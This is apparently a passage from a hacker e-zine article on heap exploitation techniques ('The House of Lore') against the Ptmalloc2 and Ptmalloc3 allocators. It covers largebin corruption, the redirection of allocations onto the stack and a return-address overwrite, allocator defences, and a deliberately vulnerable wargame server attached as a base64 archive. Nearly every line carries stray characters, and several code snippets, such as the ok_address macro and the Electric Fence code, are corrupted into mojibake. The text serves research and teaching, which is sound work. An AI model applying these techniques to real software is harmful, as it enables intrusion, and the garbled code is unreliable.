Buff3 -> [ 0xb7fef088 ]Đ
Buff4 \rightarrow [ 0xb7fef190 ]\overline{D}
[mspace_malloc()]: 128 bytes <= 244Đ
[unlink_first_small_chunk()]: P->fd = 0xbffff328Đ
LB1 -> [ 0xb7fef000 ]Đ
[mspace_malloc()]: 128 bytes <= 244Đ
[unlink_first_small_chunk()]: P->fd = 0xbffff378Đ
LB2 -> [ 0xbffff330 ]Đ
Which is your favourite hobby:Đ
This is an evil function. You become a cool hacker if you are able toĐ
execute itĐ
Ð
"244" is the present value of MAX_SMALL_REQUEST, which as we can see, is Đ
another difference from Ptmalloc2, which defined a smallbin whenever Đ
requested size was less than 512. In this case the range is a little more Đ
limited.Đ
Đ
Đ
Ð
               << From a programmer's point of view,Đ
                  the user is a peripheral that typesĐ
```

```
when you issue a read request. >>Đ
Ð
                                     [ P. Williams ]Đ
Ð
Ð
Ð
             .----.Đ
---[ 4.2 ---[ LargeBin Method (TreeBin Corruption) ]---Đ
At this point of the article, we have understood the basic concepts Đ
correctly. One could now continue to study on his own the Ptmalloc3 Đ
internals.Đ
In Ptmalloc3, large chunks (ie larger than 256 bytes), are stored in a treeĐ
structure where each chunk has a pointer to its father, and retains two Đ
pointers to its children (left and right) if having any. The code that Đ
defines this structure is the following:Đ
Ð
Ð
----- snip -----Đ
struct malloc_tree_chunk {Đ
 /* The first four fields must be compatible with malloc_chunk */Đ
  size_t
                          prev_foot;Đ
  size_t
                           head;Đ
  struct malloc_tree_chunk* fd;D
  struct malloc_tree_chunk* bk;Đ
  struct malloc_tree_chunk* child[2]; Đ
  struct malloc_tree_chunk* parent;
 bindex_t
                           index;Đ
};Ð
Ð
----- snip -----Đ
Ð
When a memory request for a long buffer is made, theĐ
"if (bytes <= MAX_SMALL_REQUEST) {}" sentence fails, and the executed code,Đ
if nothing strange happens, is as follow: Đ
Ð
----- snip ----Đ
Ð
    else {Đ
     nb = pad_request(bytes); D
      if (ms->treemap != 0 && (mem = tmalloc_large(ms, nb)) != 0) {Đ
       check_malloced_chunk(ms, mem, nb); D
        goto postaction; Đ
      }Đ
    }Đ
Ð
---- snip ----Đ
Ð
Đ
Into tmalloc_large( ), we aim to achieve this code:Đ
Ð
Đ
----- snip -----Đ
  if (v != 0 \&\& rsize < (size_t)(m->dvsize - nb)) {D}
```

```
if (RTCHECK(ok_address(m, v))) { /* split */Đ
      if (RTCHECK(ok_next(v, r))) {D
        unlink_large_chunk(m, v); Đ
        if (rsize < MIN_CHUNK_SIZE) D</pre>
          set_inuse_and_pinuse(m, v, (rsize + nb));D
        else {Đ
          set_size_and_pinuse_of_inuse_chunk(m, v, nb);D
          set_size_and_pinuse_of_free_chunk(r, rsize);D
          insert_chunk(m, r, rsize);
        return chunk2mem(v);Đ
        ....Ð
---- snip ----Đ
Ð
If we tried to exploit this program in the same way as for Ptmalloc2, theĐ
application would break first in the "unlink_large_chunk( )" macro, which Đ
is very similar to "unlink_first_small_chunk( )". The most important lines Đ
of this macro are these:Đ
Ð
Đ
    F = X -> fd; \setminus [1] D
    R = X->bk; \setminus [2]D
    F->bk = R; \setminus [3] D
    R->fd = F; \setminus [4]D
Ð
Ð
Thus we now know that both the "fd" and "bk" pointers of the overwrittenĐ
chunk must be pointing to writable memory addresses, otherwise this couldĐ
lead to an invalid memory access.Đ
The next error will come in: "set_size_and_pinuse_of_free_chunk(r, rsize)", D
which tells us that the "size" field of the overwritten chunk must beĐ
user-controlled. And so again, we need the vulnerable application to allowĐ
us introducing NULL bytes.Đ
Ð
If we can accomplish this, the first call to "malloc(1536)" of the Đ
application shown in section 3 will be executed correctly, and the issue Đ
will come with the second call. Specifically within the loop:Đ
Ð
Đ
---- snip ----Đ
  while (t != 0) { /* find smallest of tree or subtree */Đ
    size_t trem = chunksize(t) - nb;Đ
    if (trem < rsize) {Đ
     rsize = trem;Đ
      v = t; D
    }Đ
    t = leftmost_child(t);
  }Đ
Ð
---- snip ----Đ
Ð
Ð
When you first enter this loop, "t" is being equal to the address of the Đ
first chunk in the tree_bin[] corresponding to the size of the buffer \Theta
requested. The loop will continue while "t" has still some son and, finallyĐ
"v" (victim) will contain the smallest piece that can satisfy the request.Đ
```

```
The trick for saving our problem is to exit the loop after the first Đ
iteration. For this, we must make "leftmost_child(t)" returning a "0" Đ
value.Đ
Knowing the definition:Đ
\#define leftmost\_child(t) ((t)->child[0] != 0? (t)->child[0]:(t)->child[1])
Ð
Ð
The only way is to place (buff2->bk) in an address of the stack. It is Đ
necessary the pointers child[0] and child[1] with a "0" value, which means Đ
no more children. Then "t" (and therefore "v") will be provided while the \mbox{\it D}
"size" field not fails the if( ) sentence.Đ
Ð
Ð
Ð
               << Before software should beĐ
                  reusable, it should be usable. >>Đ
Ð
                                  [ Ralph Johnson ] Đ
Ð
Ð
Ð
             .-----.Đ
---[ 4.3 ---[ Implement Security Checks ]---Đ
             .----.Đ
Ptmalloc3 could be safer than it seems at first, but for this, you shouldĐ
have defined the FOOTERS constant at compile time (which is not the defaultĐ
case).Đ
We saw the "magic" parameter at the beginning of section 4, which is Đ
present in all malloc_state structures and the way in which it is Đ
calculated. The reason why "prev_size" now is named as "prev_foot" if that Đ
if FOOTERS is defined, then this field is used to store the result of a XORĐ
operation between the mstate belonging to the chunk and the magic value Đ
recently calculated. This is done with:Đ
Đ
Ð
/* Set foot of inuse chunk to be xor of mstate and seed */Đ
#define mark inuse foot(M,p,s)\D
 (((mchunkptr)((char*)(p)+(s)))->prev_foot = ((size_t)(M) ^ mparams.magic))Đ
Ð
XOR, as always, remains being a symmetric encryption that allows, at the Đ
same time, saving the malloc_state address and establishing a kind of 	ilde{	ilde{	ilde{D}}}
cookie to prevent a possible attack whenever altered. This mstate is \mbox{\it D}
obtained with the following macro:Đ
Ð
Ð
#define get_mstate_for(p)\D
  ((mstate)(((mchunkptr)((char*)(p) + )
    (chunksize(p))))->prev_foot ^ mparams.magic))D
Đ
For example, at the beginning of the "mspaces_free( )" function which is Đ
called by the wrapper free( ), is started in this way:Đ
Ð
Ð
```

```
#if FOOTERSĐ
      mstate fm = get_mstate_for(p);
   #else /* FOOTERS */Đ
      mstate fm = (mstate)msp; D
   #endif /* FOOTERS */Đ
       if (!ok_magic(fm)) {Đ
         USAGE ERROR ACTION(fm, p); Đ
         return;Đ
       }Đ
Ð
Ð
If we corrupt the header of an allocated chunk (and therefore the prev_footĐ
field). When the chunk was freed, get_mstate_for( ) will return an Đ
erroneous arena. At this moment ok_magic( ) will test the "magic" value of \mbox{D}
that area and it will abort the application.Đ
Moreover, one must be aware that the current flow could be broken evenĐ
before the USAGE_ERROR_ACTION( ) call if the reading of fm->magic causes a Đ
segmentation fault due to wrong value obtained by get_mstate_for( ).Đ
How to deal with this cookie and the probability analysis in order toĐ
predict its value at runtime is an old issue, and we will not talk moreĐ
here about it. Though one could remember the PaX case, perhaps an Đ
overwritten pointer can point beyond the "size" field of a chunk, and Đ
through a future STRxxx( ) or MEMxxx( ) call, crush their data without haveĐ
altered "prev_foot". Skape made an excellent job in his "Reducing the Đ
effective entropy of gs cookies" [4] for the Windows platform. It could Đ
give you some fantastic ideas to apply. Who knows, it all depends on the Đ
vulnerability and inherent requirements of the tested application. Đ
What is the advantage of THoL according to this protection? It is very Đ
clear, the target chunk is corrupted after its release, and therefore the Đ
integrity checks are passed.Đ
Anyway, there should be ways to mitigate these kinds of problems, to start,Đ
if we all know that no memory allocation should proceed belonging to a \mbox{\it D}
stack location, one could implement something as simple as this:Đ
#define STACK ADDR 0xbff00000Đ
#define ok_address(M, a) (((char*)(a) >= (M)->least_addr)\D
™' bb ,† 'ÃÒ 5D 4μô DE"'•
Ŧ
and the application is aborted before getting a successful exploitation.Đ
Also a check as ((a) >> 20) == 0xbff) should be effective. It is only anD
example, the relative stack position could be very different in your Đ
system, it is a very restrictive protection.Đ
Anyone who read the source code base has probably noticed that Ptmalloc3'sĐ
unlink...( ) macros omit the classic tests that implanted in glibc to checkĐ
the double linked list. We do not consider this because we know that a realĐ
implementation would take it into account and should add this integrity Đ
check. However, I can not perform a more detailed stud until someone Đ
decides in a future that glibc will be based on Ptmalloc3.Đ
The conclusion of this overview is that some of the techniques detailed inĐ
the Maleficarum & Des-Maleficarum papers are not reliable in Ptmalloc3. OneĐ
of them, for example, is The House of Force. Remember that it needs both to \mbox{D}
overwrite the "size" field of the wilderness chunk and a request with a Đ
user-defined size. This was possible partly in Ptmalloc2 because the size Đ
```

```
of the top chunk was read in this way:Đ
Ð
Ð
    victim = av->top; D
    size = chunksize(victim); D
Ð
Unfortunately, now Ptmalloc3 saves this value in the "malloc_state" and Đ
reads it directly with this:Đ
Ð
Đ
   size_t rsize = (g)m->topsize // gm for dlmalloc( ), m for Đ
                                // mspace_malloc( )Đ
Ð
Ð
In any case, it is worth recalling one of the comments present at the {\tt D}
beginning of "malloc.c":Đ
     "This is only one aspect of security -- these checks do not, Đ
      and cannot, detect all possible programming errors".Đ
Ð
Ð
Đ
               << Programming without an overall architectureĐ
                  or design in mind is like exploring a caveĐ
                  with only a flashlight: You don't know whereĐ
                  you've been, you don't know where you're going, Đ
                 and you don't know quite where you are. >>Đ
Ð
                                                 [ Danny Thorpe ]Đ
Ð
Ð
Ð
               ,-----.Đ
---[ 4.3.1 ---[ Secure Heap Allocator (Utopian) ]---Đ
               .----.Đ
First, there is no way to create a "heap allocator" totally secure, it'sĐ
impossible (note: you can design the most secure allocator in the world butĐ
if it's too slow => it's no use). To begin with, and the main rule (whichĐ
is fairly obvious), implies that the control structures or more simply, \ensuremath{\mathtt{D}}
headers, can not be located being adjacent to the data. Create a macro that Đ
adds 8 bytes to the address of a header for direct access to data is veryĐ
simple, but has never been a safe option.Đ
However, although this problem will be solved, still others thought toĐ
corrupt the data of another allocated chunk is not useful if it not allowsĐ
arbitrary code execution, but and if these buffers contain data whoseĐ
integrity has to be guaranteed (financial information, others...)?Đ
Then we came to the point in which it is essential the use cookies between Đ
the fragments of memory assigned. It obviously has side effects. The mostĐ
efficient would be that this cookie (say 4 bytes) will be the last 4 bytesĐ
of each allocated chunk, with the target of preserve the alignment, sinceĐ
that put them between two chunks required a more complicated and possiblyĐ
slower management.Đ
Besides this, we could also take ideas from "Electric Fence - Red-ZoneĐ
memory allocator" by Bruce Perens [5]. His protection ideas are:Đ
Ð
Đ
```

```
- Anti Double Frees:Đ
--b , 6Æ÷BÓæÖöFR Ò ÄÄô4 DTB ′½
™if ( internalUse && slot->mode == INTERNAL_USE )Đ
™′ââââí
™else {Đ
™"Teô &÷'B,&g&VR,V "¢ g&VV-ær g&VR ÖVÖ÷''â"Æ FG&W72"½
   - Free unallocated space (EFense maintains an array of addressesĐ
     of chunks allocated (slots) ):Đ
-6Æ÷B Ò 6Æ÷Df÷%W6W$ FG&W72† FG&W72″⅓
--b , 6Æ÷B •
MEF_Abort("free(%a): address not from malloc().", address);D
Other implementations of dynamic memory management that we should take intoĐ
account: Jemalloc on FreeBSD [6] and Guard Malloc for Mac OS X [7].Đ
The first is specially designed for concurrent systems. We talked aboutĐ
management of multiple threads on multiple processors, and how to achieve Đ
this efficiently, without affecting system performance, and getting better Đ
times in comparison with other memory managers.Đ
The second, to take one example, use the pagination and its mechanism ofĐ
protection in a very clever way. Extracted directly from the manpage, we Đ
read the core of his method:Đ
   "Each malloc allocation is placed on its own virtual memory page, with Đ
    the end of the buffer at the end of the page's memory, and the next Đ
    page is kept unallocated. As a result, accesses beyond the end of the Đ
    buffer cause a bus error immediately. When memory is freed, libgmalloc 	exttt{D}
    deallocates its virtual memory, causing reads or writes to the freed Đ
    buffer cause a bus error. "Đ
Note: That's a really interesting idea but you should take into account theĐ
fact that such a technic is not _that_ effective because if would sacrificeĐ
a lot of memory. It would induce a PAGE_SIZE (4096 bytes is a common value, Đ
or getpagesize( );) allocation for a small chunk.Đ
In my opinion, I do not see Guard Malloc as a memory manager of routine Đ
use, but rather as an implementation with which to compile your programs inĐ
the early stages of development/debugging.Đ
However, Guard Malloc is a highly user-configurable library. For example, Đ
you could allow through an specific environment variable Đ
(MALLOC_ALLOW_READS) to read past an allocated buffer. This is done by Đ
setting the following virtual page as Read-Only. If this variable is \mbox{\it D}
enabled along with other specific environment variable Đ
(MALLOC_PROTECT_BEFORE), you can read the previous virtual page. And still Đ
more, if MALLOC_PROTECT_BEFORE is enabled without MALLOC_ALLOW_READS bufferĐ
underflow can be detected. But this is something that you can read in the Đ
official documentation, and it's needless to say more here.Đ
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               << When debugging, novices insert correctiveĐ
                  code; experts remove defective code. >>Đ
Ð
                                         [ Richard Pattis ]Đ
Đ
```

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            .----.Đ
---[ 4.3.2 ---[ dnmalloc ]---Đ
This implementation (DistriNet malloc) [10] is like the most modern Đ
systems: code and data are loaded into separate memory locations, dnmalloc Đ
applies the same to chunk and chunk information which are stored in {\tt D}
separate contiguous memory protected by guard pages. A hashtable which Đ
contains pointers to a linked list of chunk information accessed through Đ
the hash function is used to associate chunks with the chunks information.Đ
[12]Đ
Ð
Memory with dnmalloc:Đ
       . -----. Đ
       | .text |Đ
       .
-----.Đ
        .data |Đ
       .----.Đ
       ----.Đ
        Chunks Đ
        ----.Đ
          ..Đ
          || \mathbb{D}
          || Đ
          \backslash /Đ
      Ð
          /\Đ
          || Đ
          | | Đ
       ----.Đ
         Memory Page \mid <- This Page is not writableĐ
        ----. Đ
       Chunk Information | Đ
       . -----. Đ
       The Hash Table |Đ
       '.----. Ð
       | Memory Page | Đ
       .----. Đ
       The Stack | <- This Page is not writableĐ
       .----.Đ
The way to find the chunk information:Đ
1.- Address of the chunk - Start address of the heap = *Result*Đ
2.- To get the entry in the Hash Table: shift *Result* 7 bits to the right.Đ
3.- Go over the linked list till it have the correct chunk.Đ
Ð
          The Hash Table D
 . ..... Đ
 | Pointers to each Chunk Information | --> Chunk Information (Hash Next Đ
  -----.
                                      to the next Chunk Information)Đ
Ð
The manipulation of the Chunk Information: Đ
```

```
1.- A fixed area is mapped below the Hash table for the Chunks Information.Đ
2.- Free Chunk Information are stored in a linked list.Đ
3.- When a new Chunk Information is needed the first element in the free Đ
   list is used.Đ
4.- If none are free a Chunk is allocated from the map.Đ
5.- If the map is empty It maps extra memory for it (and move the guard Đ
   page).Đ
Ð
6.- Chunk information is protected by guard pages.Đ
Ð
Ð
              << Passwords are like underwear: you don't letĐ
                 people see it, you should change it very often,Đ
                 and you shouldn't share it with strangers. >>Đ
Ð
                                               [ Chris Pirillo ] Đ
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Ð
               ----.Đ
---[ 4.3.3 ---[ OpenBSD malloc ]---Đ
This implementation [11] [13] have the design goals: simple, unpredictable, Đ
fast, less metadata space overhead, robust for example freeing of a bogus Đ
pointer or a double free should be detected ... Đ
About the Metadata: keep track of mmaped regions by storing their address Đ
and size into a hash table, keep existing data structure for chunk Đ
allocations, a free region cache with a fixed number of slots:Đ
Free regions cacheĐ
1.- Regions freed are kept for later reuseĐ
2.- Large regions are unmapped directlyĐ
3.- If the number of pages cached gets too large, unmap some.Đ
4.- Randomized search for fitting region, so region reuse is lessĐ
   predictableĐ
5.- Optionally, pages in the cache are marked PROT_NONEĐ
Ð
Ð
Ð
              << Getting information off the Internet isĐ
                 like taking a drink from a fire hydrant. >>Đ
Ð
                                          [ Mitchell Kapor ]Đ
Đ
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           .----.Đ
---[ 5 ---[ Miscellany, ASLR and More ]---Đ
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E

We already mentioned something about ASLR and Non Exec Heap in the MallocĐ Des-Maleficarum paper. Now we do the same with the method we have studied.ĐĐ

For the purposes of this technique, I considered disabled the ASLR in allĐ examples of this article. If this protection was enabled in real life thenĐ randomization only affects to the position of the final fake chunk in theĐ stack and our ability to predict a memory address close enough to a savedĐ return address that can be overwritten. This should not be an utterly Đ impossible task, and we consider that the bruteforce is always a Đ possibility that we will have a hand in most restrictive situations.Đ

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This is an old theme, and each will know how to analyze problems underlying θ the system attacked.

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Unfortunately, I do not show a real-life exploit here. But we can talk a Θ bit about the reliability and potential of success when we are studying a Θ vulnerability in the wild. Θ

Đ

The preconditions are clear, this has been seen repeatedly throughout of $\mathbb D$ this article. The obvious difference between the PoC's that I presented $\mathbb D$ here and the applications you use every day (as well as email clients, or $\mathbb D$ web browsers), is that one can not predict in a first chance the current $\mathbb D$ state of the heap. And this is really a problem, because while this is not $\mathbb D$ in a fairly stable and predictable state, the chances of exploiting will be $\mathbb D$ minimal. $\mathbb D$

Ð

But very high-level hackers have already met once this class of problems,Đ and over time have been designing and developing a series of techniquesĐ which allow reordering the heap so that both, the position of the allocatedĐ chunks as the data contained within them, are parameters controlled by theĐ user. Among these techniques, we must appoint two best known:Đ Đ

- Heap SprayĐ

- Heap Feng ShuiĐ

Ð

You can read something about them in the following paper presented at theĐ BlackHat 2007 [8]. In short we can say that the "Heap Spray" techniqueĐ simply fill in the heap as far as possible by requesting large amount ofĐ memory placing there repetitions of nop sleds and the opportune shellcode,Đ then just simply find a predictable memory address for the "primitive Đ 4-byte overwrite". A very clever idea in this technique is to make the nop Đ sled values equal to the selected address, so that it will be Đ self-referential.Đ

Đ

Ð

Feng Shui is a much more elaborate technique, it first tries to defragment $\mathfrak D$ the Heap by filling the holes. Then it comes back to create holes in the $\mathfrak D$ upper controlled zone so that the memory remains as: $\mathfrak D$

[chunk | hole | chunk | hole | chunk | hole | chunk] \mathbb{D}

 \dots and finally tries to create the buffer to overflow in one of these D holes, knowing that this will always be adjacent to one of its buffers D containing information controlled by the exploiter.

```
We will not talk about it more here. Just say that although some of theseĐ
methodologies may seem time consuming and fatigue making, without themĐ
nobody could create reliable exploits, or obtain success in most of theĐ
attempts.Đ
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               << Programming today is a race between softwareĐ
                  engineers striving to build bigger and betterĐ
                  idiot-proof programs, and the Universe tryingĐ
                  to produce bigger and better idiots. So far, Đ
                  the Universe is winning. >>Đ
Ð
                                                  [ Rich Cook ]Đ
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           .----Đ
---[ 6 ---[ Conclusions ]---Đ
In this article we have seen how The House of Lore hid inside of itself aĐ
power much greater than we imagined. We also presented a fun example Đ
showing that, despite not being vulnerable to all the techniques we knew soĐ
far, it was still vulnerable to one that until now had only been describedĐ
theoretically.Đ
We detail a second method of attack also based on the corruption of a Đ
largebin, this attack could be an alternative in some circumstances and Đ
should be as important as the main method of the smallbin corruption.Đ
Finally we detailed a way to apply THoL in version 3 of the Ptmalloc Đ
library, which many thought was not vulnerable to attacks due to the Đ
imposition of numerous restrictions.Đ
Reviewing and analyzing in depth some of the security mechanisms that haveĐ
been implanted in this library, allowed to find that further studies will Đ
be needed to discover new vulnerabilities and areas of code that can be Đ
manipulated for personal fun and profit.Đ
If you want a tip from mine on how to improve your hacking, here goes: Đ
Reads everything, study everything... then forget it all and do it Đ
differently, do it better. Fill your cup, empty your cup and fill it again Đ
with fresh water.Đ
Finally, I would like to recall that I said the following in my "MallocĐ
Des-Maleficarum" paper:Đ
     "...and The House of Lore, although not very suitable for aĐ
      credible case, no one can say that is a complete exception..."Đ
With this new article I hope I have changed the meaning of my words, andĐ
shown that sometimes in hacking you make mistakes, but never stop to Đ
investigate and repair your errors. Everything we do is for fun, and we Đ
will do it as long as we exist on the land and cyberspace.Đ
Đ
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               << All truths are easy to understandĐ
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once they are discovered;Đ
                  the point is to discover them. >>Đ
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                               [ Galileo Galilei ]Đ
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           . -----. Ð.
---[ 7 ---[ Acknowledgments ]---Đ
           .----.Đ
First, I would like to give my acknowledgments to Dreg for his insistence Đ
for that I would do something with this paper and it not to fall into \mathfrak D
oblivion. After a bad time ... I could not give a talk on this subject at Đ
RootedCon [9], Dreg still graciously encouraged me to finish the Đ
translation and publish this article in this fantastic e-zine which Đ
undoubtedly left its mark etched in the hacking history. \mbox{D}
Indeed, the last details in the translation of this article are Dreg's Đ
work, and this would never have been what it is without his invaluable Đ
help.Đ
Ð
For the rest, also thanks to all the people I met in dsrCON!, all very Đ
friendly, outgoing and all with their particular point of madness. I am notĐ
going to give more names, but, to all of them, thanks.Đ
And remember...Đ
Happy Hacking!D
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           .-----Đ
---[ 8 ---[ References ]---Đ
          .----.Đ
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Ð
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Ð
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Presentation/bh-eu-07-sotirov-apr19.pdfĐ
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    http://www.tw.openbsd.org/papers/eurobsdcon2009/otto-malloc.pdfD
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           .----.Đ
---[ 9 ---[ Wargame Code ]---Đ
          .----.Đ
In this last section we attach the same program "agents.c" that we sawĐ
above but adapted to network environment so that it can be feasible to use Đ
in a servers exploitation wargame. At the same time the code is a bit more Đ
elaborate and robust.Đ
As usual, "netagents.c" forks a child process (fork) for each connection Đ
made to it, and as each new process has its own heap, each attacker can Đ
confront the vulnerability based on zero. The actions of one not influenceĐ
to others.Đ
The code should be adapted according to the needs of the manager conductingĐ
or developing the wargame (as well as the number of allowed incoming Đ
connections or debugging information you want to give to the attacker if Đ
the game becomes very difficult). Đ
The attached archive includes a makefile which assumes that in the sameĐ
directory as the source is the compiled library ptmalloc2 (libmalloc.a) to Đ
be linked with netagents.c. Each should adapt "malloc.c" to print the Đ
information it deems necessary, but the basics would be the changes that Đ
have been made throughout this article, which allows the attacker to knowĐ
from where they extract the chunks of memory requested.Đ
How the attacker obtains the output of these changes? For simplicity, Đ
"netagents.c" prevents calls to send( ) by closing the standard output Đ
(stdout) and duplicating it with the recent obtained client socket Đ
(dup(CustomerID)). We use the same trick as the shellcodes expected.Đ
"netagents.c" also includes a new menu option, "Show Heap State", in order Đ
to see the state of the memory chunks that are being allocated or released Đ
during its execution, this allows you to see if the head of any free chunk Đ
has been overwritten. After some legal moves, a normal output would be Đ
this:Đ
Ð
Ð
+----
                                                     Đ
```

```
Allocated Chunk (0x8093004) | ->
Agents[0]
                          Ð
+-----
                             Ð
  SIZE = 0x00000019
                             Ð
 _____
                             Ð
Đ
Allocated Chunk (0x809301c) | -> Agents[1]Đ
+----+
 SIZE = 0x00000019
+----+
+----+Đ
Allocated Chunk (0x8093034) | -> Agents[1]->nameĐ
+----+
| SIZE = 0x00000029 |
                             Ð
                             Ð
+----+
Ð
+----+D
  Free Chunk (0x8093058) | -> Agents[1]->lastnameĐ
+----+
PREV\_SIZE = 0x00000000
+----+
                               Ð
SIZE = 0x00000089
                               Ð
+----+
                               Đ
    = 0 \times 08050168
                               Ð
+----+
                               Ð
| BK = 0x08050168 | D
+-----+D
+----+Đ
Allocated Chunk (0x80930e4) | -> Agents[1]->descĐ
+----+Đ
| SIZE = 0 \times 00000108 | \boxed{D}
+----+Đ
Ð
Following the example of the perl exploit presented in 2.2.2, one might Đ
```

design an exploit in C with a child process continually receiving responsesĐ from the server (menus and prompts), and the father answering these $\mbox{\it D}$ questions with a pause, for example one second each answer (if you know Đ what to respond to work that program ...). The difficult task is to predictĐ the addresses on the stack, which in the last phase of the attack, the last $\mathfrak D$ reserved chunk should match the frame created by "edit_lastname()" since Đ that it is where we overwrite the saved return address and where the ${\tt D}$ program probably will break (it is obvious that ASLR enabled suppose a new Đ complexity to overcome).Đ

What happens with failed attempts and segmentation failures? The program Đ captures SIGSEGV and informs the attacker that something bad has happened Đ and encourages him to connect again. The child process is the only that Đ becomes unstable and thus a new connection leaves everything clean for a Đ new attack.Đ

The latest aid that one could provide to the attacker is to deliver the Đ source code, so this could be adapted to study the vulnerability in local, Đ and then carry his attack to the network environment.Đ

Đ Attach:Đ

begin-base64 644 thol.zipĐ

SqMxGEXvN51FoCBZuowvIPqGodSFC1fuXG1rFXHoLNT9PJsvpsnkVmunqoLQovdA0IHkZpJNfqaAĐ TZ5vTgAPwKHYcmULjmVARY9yuB/jFvdosDhr2vn2sfaOPHeHc1zjAYv1+c+adoZ+UXaQfPTa02fGD WKa+Tylz17xMtUccY76Rev1Wqv2cwuVGSgghhPhtrMiNdzsNIcQekveHQEe6Kza2V3S91vF0oCPdD FRv7VXRNO9rTgY50V8xNy/j4MH559XgxTwc6/mjJQvwbRkU+n/+nX7//hRB/GKunF9MJ3h8EA/JZĐ G1K5WgXA0xzDS0BVfhYe4qM90JHuinUREGJXvAFQSwcIUPMZjQQBAAAEGAAAUEsDBAoAAAAAAGaQD TT0AAAAAAAAAAAAAAAJABAAX19NQUNPU1gvVVgMAD/YtUw/2LVM9QH1AVBLAwQKAAAAAABmkE09D kE09AAAAAAAAAAAAAAGQAQAF9fTUFDT1NYL3Rob2wvL18uRFNfU3RvcmVVWAwAP9i1TDHYtUz1D AfUBY2AVY2dgYsAEIDF0IDYCYgUoPwhZgQMWTSAAAFBLBwgNjiN3HAAAAFIAAABQSwMEFAAIAAgAÐ k4VNPQAAAAAAAAAAAAAAAAAOAEABOaG9sL01ha2VmaWxlVVgMAD/YtUzWxbVM9QH1AXN2VlCwVUhPĐ TuZy8vQDsvJSSxLTU/NKirm4EnNyFKwUVDSAEppcXBDaCqFAL18hJzMpF6gqP1kvkYsLSQJZVTIXĐ p4qGs70mgm4ysqiCbj6yUVxcyTmpiXlWXJxFuQhxFMu4AFBLBwi42LqFYwAAAKsAAABQSwMEFAAID AAGAK4VNPQAAAAAAAAAAAAAABGAEABfX01BQ09TWC90aG9sLy5fTWFrZWZpbGVVWAwAP9i1TNbFD tUz1AfUBY2AVY2dgYsAEIDFOIDYCYgUoPwgkEeIaEYJFPRwAAFBLBwjBzWWFHwAAAFIAAABQSwMEÐ FAAIAAGANJBNPQAAAAAAAAAAAAAAAAABAAEABOaG9sL25ldGFnZW50cy5jVVgMAD/YtUzj17VM9QH1D AcVbfU/bSBP/00h8hyknigMJTXjpU0GplAuhhwqhInDXeyCKjL0hVoNt2U4pfS7f/Zl9sblrrx2nĐ pb20osS7Mzsvv5ndGW9/s8nYcQmMPl4MTj+NBhfX190etFdXVld+c1xrOrMJvCVB4Hrbk3fyszCyĐ p85d/qGTnxg47n32oXPvmtPMw5nrIIPszKfwVfTkk1DzPPSszyTKDLgkQoWiV46bGTAD33xFh9hzÐ HBGqf7y4vAL+2W/t7u6mI+edT6PuH9f9DwNot3b21IHO+17/agA7+6/T579fn5wMTv9LWSnPry6vD e2KJdvr0pHM2EI9bVKAvnmPDg+m4owfizgz6tX6YDFgBMSMyMu+JGyVjbCQkU2JF2pGJ9ziyzcjUD DRLb0RLZyK5qIcpuQkx/FEYoS1ZCxtA1H4hmnakZRqVDNqktrQT5+WJAz0wMKuzEkOOGJEDZyOPIÐ mszcz2wcNhs4EDXAmpqBbCZ8rGkQWoHEqsIPXQaI5JkVATPM6sr/VlfQccqAf9iH7AtnRCWTv8fSD ys+okPh9zpmNIraO+B022S/hTYqyIY6zlfDDZ1neDL8fQUsaQRyg18TD1RUhLlM4jOUFrj17yAUSĐ KoSjcUCEjFxIKuONQPSQCctZ3aRhMWQLUQZsSJFqdeXVJgxYhIYAm6/4PMceoSu+kOAw+W5NHdQoĐ ddYEZ9yPzdk0MugMmipmD/VEAeTqY0aJxkYdxuaDM31C4cH1IpiF5t2UoD5gAk8wnIIqZEbWBNMQĐ jGeuFTmeC03wvdCh8wPTImB5LmIRB0ImKqV5DBzEeLsBa7fugNxjTCLoKekJlQ3mh83jW3etgZFeĐ F2YTxpt6ITESxeLB5DHXX6XhaBNSG1z1BgxO34+OT87iqYHpIAdhD+oQYeS/AtP3SQDeGLPHdOpZĐ EHnoEGJ9hrEXoJGcKdeK+x6+8lnI6RsZUQN/I/UMPnxkX8O/PjpTmk1XrTljMAAHjqB/fXYGSFpDĐ 2holHgvPYBrHPQMt18R0y9F8EC97AOshsxviEyd5gcG21zrjXSNfnchos9/nXISARLPABT9WmGKCD JkkGDj04t+IAxt+/3AxTTQT+6SZh2nYwQlwk0CsYT6BIx2cuNTWxIY4vgKnn3nfl0T76Mx4UHz/OĐ BlrXoksHvfd/NiSUq0jgIm6HuAsIdLPPEXRORqf93tVhbhoVfjtk/+C0037n+Phy1On/nZ/pe0EiÐ 7BFMIkS7QXc/VYIH8hCSyHhpSJTfSODVG7Bx29powBt1fmoUZEpR41EAZG3LaUTGoQhKQ4GSsTxhD f0Q6IvIvuh9Gq6vLXue8Aa16naKt2aZYo/SFcLt11xFonFmCM4aL11APOMomxhykOs11BZm4d45rĐ pyI3IKsibiAv4zFuhNyUJdWqKy6vRJH8UzxbEVfWYH85cTiD77SqzqyPEwezr8EPRxkZEoRYMbBMĐ yyJ+tMqDfHoDXqaqlK1ek9co0ZUvVl1X1QE1oWqt2KA3W0Pok0eRcGAceA9qrIf1NXokIXhSiTzTĐ 4INJjNf5aUSyD6YatAzm+M/G92hJCSvpKKc3FWeSU9nqNCRcNiYaHqRix2ZF4rthW7GqPfP1bZPuĐ 9IOr44vrK7afcUvRQ0nq+BHua3RHy/DbKeMnjaSHbMVfKaPc7j3nuJ0XndOTXYftRXez8Vq+OjGXĐ 0V3E88XpSAoK4Rx0ym3E/2xCwZ+1WBwdzU17CF1WJAAedPk5ERbR7AxhwMoH6PD59LOAZhdpsBKAĐ YywsErIFNHtD60EBS15lic3+EI7ZmT7WpQLNayHbH1ilwIDaYjFNawhvm9D7dBqXgYtpFvlnPJ70Đ wgkNOG+W2eADYn1J8dVgWGnElWOzTbc7Fud0LoOLGXmOQWelz0WJkj4IHx084ILh+Z1EapkYke0DĐ 8a2mFJH8xEWf3+Hjz4cyyc5BPKZU12UkuylJpuwso9pLqKR6tIxg/0AOcblWLaN6rQonFbFlVK0DD TTYtShHiU+MpksJpNLjudnuDgSZb1rCgpIc/voCyPIhsw/HCfujgxH6IsxrHUCuBUQIMNdHNS5oJĐ agJjtd/0/uuhtBZP7Er5eSR3QlLkxbqmkcN2lAMU5ytg8XLHixVeGGBAmFis2LgLyXYqMbLuqMN/Đ F4WzJOMQA8hICuu6UvvgOVWMJLtc6AqZqQFoabePu2WHc123h3SfTHnHRLnugkYM5h3KNFkpLtalD WYeFWjTfsa2+41zabQBenpVNixsTFaZSydVpqW95S1+PQWU3sBh/hCdvhjHksqgGJ6L1HtO4Li8jD 